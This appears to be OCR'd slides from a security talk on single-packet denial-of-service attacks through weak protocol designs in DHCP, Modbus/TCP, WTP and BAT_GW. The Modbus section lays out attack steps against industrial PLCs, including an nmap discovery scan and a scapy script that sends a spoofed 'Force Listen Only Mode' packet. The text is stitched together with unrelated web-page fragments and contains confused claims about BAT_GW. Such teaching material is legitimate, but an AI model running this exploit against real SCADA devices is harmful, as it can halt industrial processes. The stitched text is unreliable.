  v Bootp flags: 0x8000, Broadcast flag (Broadcast)
      1... .... .... .... = Broadcast flag: Broadcast
      .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 0.0.0.0
    Next server IP address: 172.148.2.14
    Relay agent IP address: 194.181.5.222
    Client MAC address: 00:ca:5a:00:1d:2d (00:ca:5a:00:1d:2d)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  v Option: (53) DHCP Message Type (NAK)
      Length: 1
      DHCP: NAK (6)
  v Option: (54) DHCP Server Identifier (172.148.2.14)
      Length: 4
      DHCP Server Identifier: 172.148.2.14
  v Option: (56) Message
      Length: 31
      Message: requested address not available
  v Option: (255) End
      Option End: 255
    Padding: 000000000000000000000000000000000000
```

```
0000  00 00 ff ff 00 00 f1 11  2c 9d 2d 4f d3 59 08 00   ........ ,.-O.Y..
0010  45 00 01 48 00 00 40 00  32 11 1c 7d 68 24 fa 70   E..H..@. 2..}h$.p
0020  c2 b5 05 de 86 da 00 43  01 34 8d 62 02 01 06 01   .......C .4.b....
0030  13 10 ff fe 00 00 80 00  00 00 00 00 00 00 00 00   ........ ........
0040  ac 94 02 0e c2 b5 05 de  00 ca 5a 00 1d 2d 00 00   ........ ..Z..-..
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 00 00 00 00 00 00 00  63 82 53 63 35 01 06 36   ........ c.Sc5..6
0120  04 ac 94 02 0e 38 1f 72  65 71 75 65 73 74 65 64   .....8.r equested
0130  20 61 64 64 72 65 73 73  20 6e 6f 74 20 61 76 61    address  not ava
0140  69 6c 61 62 6c 65 ff 00  00 00 00 00 00 00 00 00   ilable.. ........
0150  00 00 00 00 00 00 00 00                            ........
```

104.36.250.112 was found in our database!

This IP was reported **2** times. Confidence of Abuse is **0%**: ?

0%

ISP	Aruba Networks Inc.
Usage Type	Data Center/Web Hosting/Transit
Domain Name	arubanetworks.com
Country	United States of America
City	Santa Clara, California

One Packet Killer via a weak protocol design in DHCP (RFC 2131)

Network Working Group S. Alexander

Request for Comments: 2132 Silicon Graphics, Inc.

Obsoletes: 1533 R. Droms

Category: Standards Track Bucknell University

March 1997

DHCP Options and BOOTP Vendor Extensions

13. Security Considerations

Security issues are not discussed in this memo.

DHCP message types [edit]

This table lists the DHCP message types, documented in RFC 2132, RFC 3203,[15] RFC 4388,[16] RFC 6926[17] and RFC 7724.[18] These codes are the value in the DHCP extension 53, shown in the table above.

DHCP message types

Code	Name	Length	RFC
1	DHCPDISCOVER	1 octet	rfc2132[14]: Section 9.6
2	DHCPOFFER	1 octet	rfc2132[14]: Section 9.6
3	DHCPREQUEST	1 octet	rfc2132[14]: Section 9.6
4	DHCPDECLINE	1 octet	rfc2132[14]: Section 9.6
5	DHCPACK	1 octet	rfc2132[14]: Section 9.6
6	DHCPNAK	1 octet	rfc2132[14]: Section 9.6
7	DHCPRELEASE	1 octet	rfc2132[14]: Section 9.6
8	DHCPINFORM	1 octet	rfc2132[14]: Section 9.6
9	DHCPFORCERENEW	1 octet	rfc3203[15]: Section 4
10	DHCPLEASEQUERY	1 octet	rfc4388[16]: Section 6.1
11	DHCPLEASEUNASSIGNED	1 octet	rfc4388[16]: Section 6.1
12	DHCPLEASEUNKNOWN	1 octet	rfc4388[16]: Section 6.1
13	DHCPLEASEACTIVE	1 octet	rfc4388[16]: Section 6.1
14	DHCPBULKLEASEQUERY	1 octet	rfc6926[17]: Section 6.2.1
15	DHCPLEASEQUERYDONE	1 octet	rfc6926[17]: Section 6.2.1
16	DHCPACTIVELEASEQUERY	1 octet	rfc7724[18]: Section 5.2.1
17	DHCPLEASEQUERYSTATUS	1 octet	rfc7724[18]: Section 5.2.1
18	DHCPTLS	1 octet	rfc7724[18]: Section 5.2.1

One Packet Killer via a weak protocol design in DHCP

How it works, in short:

- Forcing the DHCP Initializing State by trying to obtain a lease for an IP address for its scope over DHCP protocol
- Forcing the client to begin the DHCP lease process
- Trying to lease the client's previous IPv4 address
- DHCP DoS Attack by forcing the constant DHCP lease process

More details:

- A DHCP server sends a DHCPNak (DHCP negative acknowledgement) message if:

(1) The client is trying to lease its previous IPv4 address and the IPv4 address is no longer available.

(2) The IPv4 address is invalid because the client has been physically moved to a different subnet.

- The DHCPNak message is forwarded to the DHCP client's subnet using the same method as the DHCPAck message. **When the DHCP client receives a DHCPNak, it returns to the Initializing state.**
- If the IPv4 address requested by the DHCP client cannot be used (another device may be using this IPv4 address), the DHCP server responds with a DHCPNak (Negative Acknowledgment) packet. After this, the client must begin the DHCP lease process again.

One Packet Killer via a weak protocol design in Modbus over TCP

- Modbus or MODBUS is a client/server data communications protocol in the application layer. **Modbus has become a de facto standard communication protocol for communication between industrial electronic devices in a wide range of buses and network**.

- The Modbus protocol uses serial communication lines, Ethernet, or the Internet protocol suite as a transport layer. Modbus supports communication to and from multiple devices connected to the same cable or Ethernet network. **For example, there can be a device that measures temperature and another device to measure humidity connected to the same cable, both communicating measurements to the same computer, via Modbus**.

- **Modbus is often used to connect a plant/system supervisory computer with a remote terminal unit (RTU) in supervisory control and data acquisition (SCADA) systems**. Many of the data types are named from industrial control of factory devices, such as ladder logic because of its use in driving relays: a single-bit physical output is called a coil, and a single-bit physical input is called a discrete input or a contact.

One Packet Killer via a weak protocol design in Modbus over TCP

Modbus is one of the most vulnerable SCADA protocols to cyber attacks. The Modbus/TCP protocol implementation contains numerous vulnerabilities that could allow an attacker to perform reconnaissance activities or issue arbitrary commands. Below are the basic sections/classes of Modbus/TCP protocol vulnerabilities:

1. Lack of Confidentiality: **All Modbus messages are transmitted in clear text across the transmission media.**

2. Lack of Integrity: **There is no integrity checks built into Modbus application protocol.** As a result, it depends on lower layer protocols to preserve integrity.

3. Lack of Authentication: **There is no authentication at any level of the Modbus protocol.** One possible exception is some undocumented programming commands.

4. Lack of Complex Session Management: Modbus/TCP's request/response nature does **make it easier for attackers to forge requests because there's no complex session management to track communication**. However, simply lacking a session structure doesn't automatically grant attackers the ability to inject commands.

EC-Council | CyberTalks

One Packet Killer via a weak protocol design in Modbus over TCP

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.1.26	172.16.1.146	Modbus/TCP	66	Query: Trans: 0; Unit: 10, Func: 8/ 1: Force Listen Only Mode
2	0.001912	172.16.1.146	10.2.1.26	Modbus/TCP	63	Response: Trans: 0; Unit: 10, Func: 8: Diagnostics. Exception returned

```
> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
> Ethernet II, Src: , Dst:
> Internet Protocol Version 4, Src: 10.2.1.26, Dst: 172.16.1.146
> Transmission Control Protocol, Src Port: 2578, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
v Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
v Modbus
    .000 1000 = Function Code: Diagnostics (8)
    Diagnostic Code: Force Listen Only Mode (4)
    Data: 0000

0000  00 02 b3 ce 70 51 00 20  78 00 62 0d 08 00 45 00   ····pQ· x·b···E·
0010  00 34 85 83 40 00 80 06  bc 82 0a 02 01 1a ac 10   ·4··@··· ········
0020  01 92 0a 12 01 f6 61 97  f1 83 70 f1 ad 1b 50 18   ······a· ··p···P·
0030  fa f0 74 cf 00 00 00 00  00 00 00 06 0a 08 00 04   ··t····· ········
0040  00 00                                              ··
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.1.26	172.16.1.146	Modbus/TCP	66	Query: Trans: 0; Unit: 10, Func: 8/ 1: Force Listen Only Mode
2	0.001912	172.16.1.146	10.2.1.26	Modbus/TCP	63	Response: Trans: 0; Unit: 10, Func: 8: Diagnostics. Exception returned

```
> Frame 2: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)
> Ethernet II, Src: , Dst:
> Internet Protocol Version 4, Src: 172.16.1.146, Dst: 10.2.1.26
> Transmission Control Protocol, Src Port: 502, Dst Port: 2578, Seq: 1, Ack: 13, Len: 9
v Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 3
    Unit Identifier: 10
v Function 8:  Diagnostics.  Exception: Gateway target device failed to respond
    .000 1000 = Function Code: Diagnostics (8)
    Exception Code: Gateway target device failed to respond (11)

0000  00 20 78 00 62 0d 00 02  b3 ce 70 51 08 00 45 00   · x·b··· ··pQ··E·
0010  00 31 ff e5 40 00 80 06  42 23 ac 10 01 92 0a 02   ·1··@··· B#······
0020  01 1a 01 f6 0a 12 70 f1  ad 1b 61 97 f1 8f 50 18   ······p· ··a···P·
0030  ff f3 64 4a 00 00 00 00  00 00 00 03 0a 88 0b      ··dJ···· ·······
```

One Packet Killer via a weak protocol design in Modbus over TCP

Time	Source	Destination	Protocol	Length	Info	Dest Port
25.889380	10.0.0.57	10.0.0.3	Modbus/	66	Query: Trans: 0; Unit: 10, Func: 8/ 1: Restart	502
25.891714	10.0.0.57	10.0.0.3	Modbus/	66	Query: Trans: 0; Unit: 10, Func: 8/ 1: Restart	502
25.893737	10.0.0.3	10.0.0.57	Modbus/	66	Response: Trans: 0; Unit: 10, Func: 8/ 1: Restart	2578
31.321606	10.0.0.57	10.0.0.3	Modbus/	66	Query: Trans: 0; Unit: 10, Func: 8/ 1: Restart	502
31.323382	10.0.0.3	10.0.0.57	Modbus/	66	Response: Trans: 0; Unit: 10, Func: 8/ 1: Restart	2578

```
  ⊟ Checksum: 0x1931 [validation disabled]
      [Good Checksum: False]
      [Bad Checksum: False]
  ⊟ [SEQ/ACK analysis]
      [Bytes in flight: 12]
    [PDU Size: 12]
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
⊟ Modbus
    Function Code: Diagnostics (8)
    Diagnostic Code: Restart Communications Option (1)
    Restart Communication Option: Leave Log (0x0000)
```

One Packet Killer via a weak protocol design in Modbus over TCP

How it works, in short:

- Forcing the addressed slave to its Listen Only Mode resulting in all active communication controls being turned off and a device will simply go into an inactive state, so that it will not respond to commands or send any responses

More details:

- Forces the addressed slave to its Listen Only Mode for Modbus communications. This isolates it from the other devices on the network, allowing them to continue communicating without interruption from the addressed slave. No response is returned.
- When the slave enters its Listen Only Mode, all active communication controls are turned off. The Ready watchdog timer is allowed to expire, locking the controls off. While in this mode, any Modbus messages addressed to the slave or broadcast are monitored, but no actions will be taken, and no responses will be sent.
- The only function that will be processed after the mode is entered will be the Restart Communications Option function (function code 8, subfunction 1).
- **This indicates a possible Denial of Service attack against a Modbus TCP enabled device**. Modbus TCP is a protocol often found in SCADA networks where it is used for process control. **When a device is sent a "Force Listen Only Mode" command it will go into an inactive state, so that it will not respond to commands or send any responses**. In order to restore full functionality, the device will require a reboot. or it must be sent a "Restart Communication" command.

One Packet Killer via a weak protocol design in Modbus over TCP

TCP MODBUS - Force Listen Only Mode

Severity:Medium

This attack could pose a moderate security threat. It does not require immediate action.

Description

This event indicates that an attacker can force a PLC into listen-only mode by issuing the 08 Diagnostics function code with a sub-function code of 04 Force Listen Only Mode.

Additional Information

Modbus TCP is a protocol commonly used in SCADA and DCS networks for process control. Force Listen Only Mode places a PLC or other MODBUS server device in an inactive state. Commands are not acted on, and responses are not generated. The device will only respond after power up, which can be activated remotely via the 08 Diagnostics function code with a sub-function code of 01 Restart Communications.

An attacker with IP connectivity could send Force Listen Mode commands to important PLCs, or an attacker could send Force Listen Mode commands to all PLCs to create a state of chaos.

Affected

- PLCs and other field devices that contain MODBUS servers.

Response

Send the Restart Communications message to affected PLCs and identify where the commands came from to prevent future attacks.

URL: https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=20669

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

1. Network Access and Discovery:

1.1. The attacker gains access to the network segment where Modbus devices are located. This can be achieved through various means such as:

1.1.1. Phishing: Compromising a user's credentials to access the network.

1.1.2. Software Vulnerability: Exploiting a vulnerability in network-facing software to gain access.

1.1.3. Pivoting: Using an already compromised device within the network to reach the Modbus devices.

1.1.4. Credential Stuffing: Using automated tools to test a large number of username and password combinations (often obtained from data breaches) to gain unauthorized access to the network.

1.1.5. Others: Any other method that grants network access.

1.2. The attacker uses network scanning tools to identify active Modbus devices and their Unit IDs. For example, using Nmap with the modbus-discover script:

```
nmap --script modbus-discover -p 502 TARGET_NETWORK
```

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

2. The attacker deploys a packet sniffer capable of capturing network traffic, specifically targeting Modbus communications on TCP port 502.

3. The attacker analyzes captured traffic by examining Modbus packets, including the structure and contents of both requests and responses. Additionally, through packet sniffing, the attacker identifies the IP addresses and potentially the MAC addresses of legitimate Modbus devices and hosts within the network, observing their communication patterns and the specifics of their Modbus transactions.

4. The attacker crafts a spoofed Modbus/TCP packet with the "Force Listen Only Mode" command.

The packet structure would typically look like this:


Transaction ID	Protocol ID	Length	Unit ID	Function Code	Sub-function Code
0x0001	0x0000	0x0006	0x01	0x08	0x0004

5. The attacker sends the spoofed crafted packet to the target Modbus device using tools such as scapy in Python, modpoll, or a custom script.

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

Example using scapy:


```
from scapy.all import *

# Spoofing source IP and crafting Modbus/TCP packet
spoofed_source_ip = "LEGITIMATE_HOST_IP"

packet = (
    b"\x00\x01"  # Transaction ID
    b"\x00\x00"  # Protocol ID
    b"\x00\x06"  # Length
    b"\x01"      # Unit ID
    b"\x08"      # Function Code (Diagnostic)
    b"\x00\x04"  # Sub-function Code (Force Listen Only Mode)
)

# Sending the spoofed packet
send(IP(src=spoofed_source_ip, dst="TARGET_IP")/TCP(dport=502)/Raw(load=packet))
```



4. After sending the packet, the attacker monitors the target device to verify it has entered "Listen Only Mode" and is non-responsive to further Modbus requests.

One Packet Killer via a weak protocol design in WTP


- Wireless transaction protocol (WTP) is a standard used in mobile telephony. It is a layer of the Wireless Application Protocol (WAP) that is **intended to bring Internet access to mobile phones**.



- WSP is based on HTTP 1.1 with few enhancements. WSP provides the upper-level application layer of WAP with a consistent interface for two session services.
- The first is a connection-oriented service that operates above a transaction layer protocol WTP and the second is a connection less service that operates above a secure or non-secure datagram transport service. Therefore, WSP exists for two reasons. First, in the connection-mode it enhances the HTTP 1.1's performance over wireless environment.
- Second, it provides a session layer so the whole WAP environment resembles ISO OSI Reference Model.

- The Wireless Transaction Protocol (WTP) is part of the Wireless Application Protocol (WAP) suite designed for wireless communication. Specifically, **WTP** is defined by the WAP Forum, not the IETF, and hence **does not have its own RFC**.

One Packet Killer via a weak protocol design in WTP



One Packet Killer via a weak protocol design in WTP

How it works, in short:

- Forcing to reject a previously received message to change the receiver's state

More details:


- The negative-acknowledgement (NAK or NACK) is a signal that is sent to reject a previously received message or to indicate some kind of error. Acknowledgments and **negative acknowledgments inform a sender of the receiver's state so that it can adjust its own state accordingly**.
- If a WTP Invoke or Result PDU spans multiple packets, then a mechanism called 'Segmentation And Reassembly (WTP SAR)' can be used to split the payload over Segmented Invoke and Segmented Result PDUs. WTP SAR also defines a Negative Acknowledgement PDU type, which lists the WTP segments that did not reach the destination.


One Packet Killer via a weak protocol design in BAT_GW


- The Better Approach to Mobile Ad-hoc Networking (B.A.T.M.A.N.) is a **routing protocol for multi-hop mobile ad hoc networks**.
- The approach of the B.A.T.M.A.N algorithm is to divide the knowledge about the best end-to-end paths between nodes in the mesh to all participating nodes. Each node perceives and maintains only the information about the best next hop towards all other nodes. Thereby the need for a global knowledge about local topology changes becomes unnecessary. Additionally, an event-based but timeless (timeless in the sense that B.A.T.M.A.N never schedules nor timeouts topology information for optimising its routing decisions) flooding mechanism prevents the accruement of contradicting topology information (the usual reason for the existence of routing loops) and limits the amount of topology messages flooding the mesh (thus avoiding overly overhead of control-traffic). The algorithm is designed to deal with networks that are based on unreliable links.

- Since BAT_GW is specific to Cisco Unified Communications Manager and is not standardized by the IETF, **there are no RFCs directly applicable to it**. Instead, rely on Cisco's official documentation and community resources for guidance on using BAT_GW effectively within your Cisco Unified Communications environment.

One Packet Killer via a weak protocol design in BAT_GW







One Packet Killer via a weak protocol design in BAT_GW

OpenWrt

Search

You are here / Documentation / User guide / Network / Wi-Fi configuration / Mesh Wi-Fi / B.A.T.M.A.N. / batman-adv

Learn about OpenWrt

- Supported devices
- Packages
- Downloads
- Documentation
  - Quick start guide
  - User guide
  - Developer guide
- Security
- FAQ
- Forum

Contributing

- Submitting patches
- Reporting bugs
- Contributing to wiki

Project

- About OpenWrt
- Rules
- Infrastructure
- Donate
- Merchandise
- Website
- Trademark policy
- License
- Contacts

B.A.T.M.A.N. / batman-adv

This article may contain network configuration that depends on migration to DSA in OpenWrt 21.02

- Check if your device uses DSA or swconfig as not all devices have been migrated
- ifname@interface has been moved to device sections
- DSA Networking
- Mini tutorial for DSA network config on the forum
- DSA in the 21.02 release notes

W B.A.T.M.A.N. is derived from "Better Approach To Mobile Adhoc Networking" and works for stationary systems as well.

In addition to providing node-to-node and node-to-net connectivity, batman-adv can provide bridging of multiple VLANs over a mesh (or link), such as for "trusted" client, guest, IoT, and management networks. It provides an easy-to-configure alternative to other approaches to "backhaul", such as WDS connections, GRE tunnels, and various "relay" and "pseudo-relay" approaches.

batman-adv can run on top of a variety of mesh implementations, including 802.11s, ad-hoc (IBSS), and multiple point-to-point links, wired or wireless.

batman-adv is reasonably robust to topology changes, typically adapting within a couple seconds.

batman-adv does *not* provide encryption or authentication. If required, it should be implemented either or both in the underlying transport (encrypted, authenticated mesh, for example), or protocols (IPSEC, TLS, ssh, ...).

- `batman-adv` is a mesh protocol for a Layer 2 networking (like Ethernet frames) running in the kernel
- `batmand` is a user-space daemon for an older B.A.T.M.A.N. protocol that operates at Layer 3 (like TCP/IP packets)

Unless you've got a strong reason to use the older, Layer 3 protocol (such as interoperation with an existing mesh), `batman-adv` is suggested. This page documents configuration of `batman-adv` for a local mesh.

For further information, see, for example

- Documentation on the B.A.T.M.A.N. Project Homepage
- http://www.open-mesh.org/wiki/open-mesh/BranchesExplained
- batctl man page

Special thanks to the authors of this OpenWrt walk-through

- https://www.radiusdesk.com/old_wiki/technical_discussions/batman_basic

This page now applies to OpenWrt with `batman-adv` 2019.1 and later.

The configuration approach for `batman-adv` changed in March 2019, See commit 54af5a2 for further details.

The last revision of this page discussing the older configuration is still available.

One Packet Killer via a weak protocol design in BAT_GW


Główna Projekty Pomoc

Open-Mesh

Przegląd Aktywność Komunikaty Wiki

Welcome to Open Mesh

This page serves as development platform for a collection of tools to build free and open mesh networks.

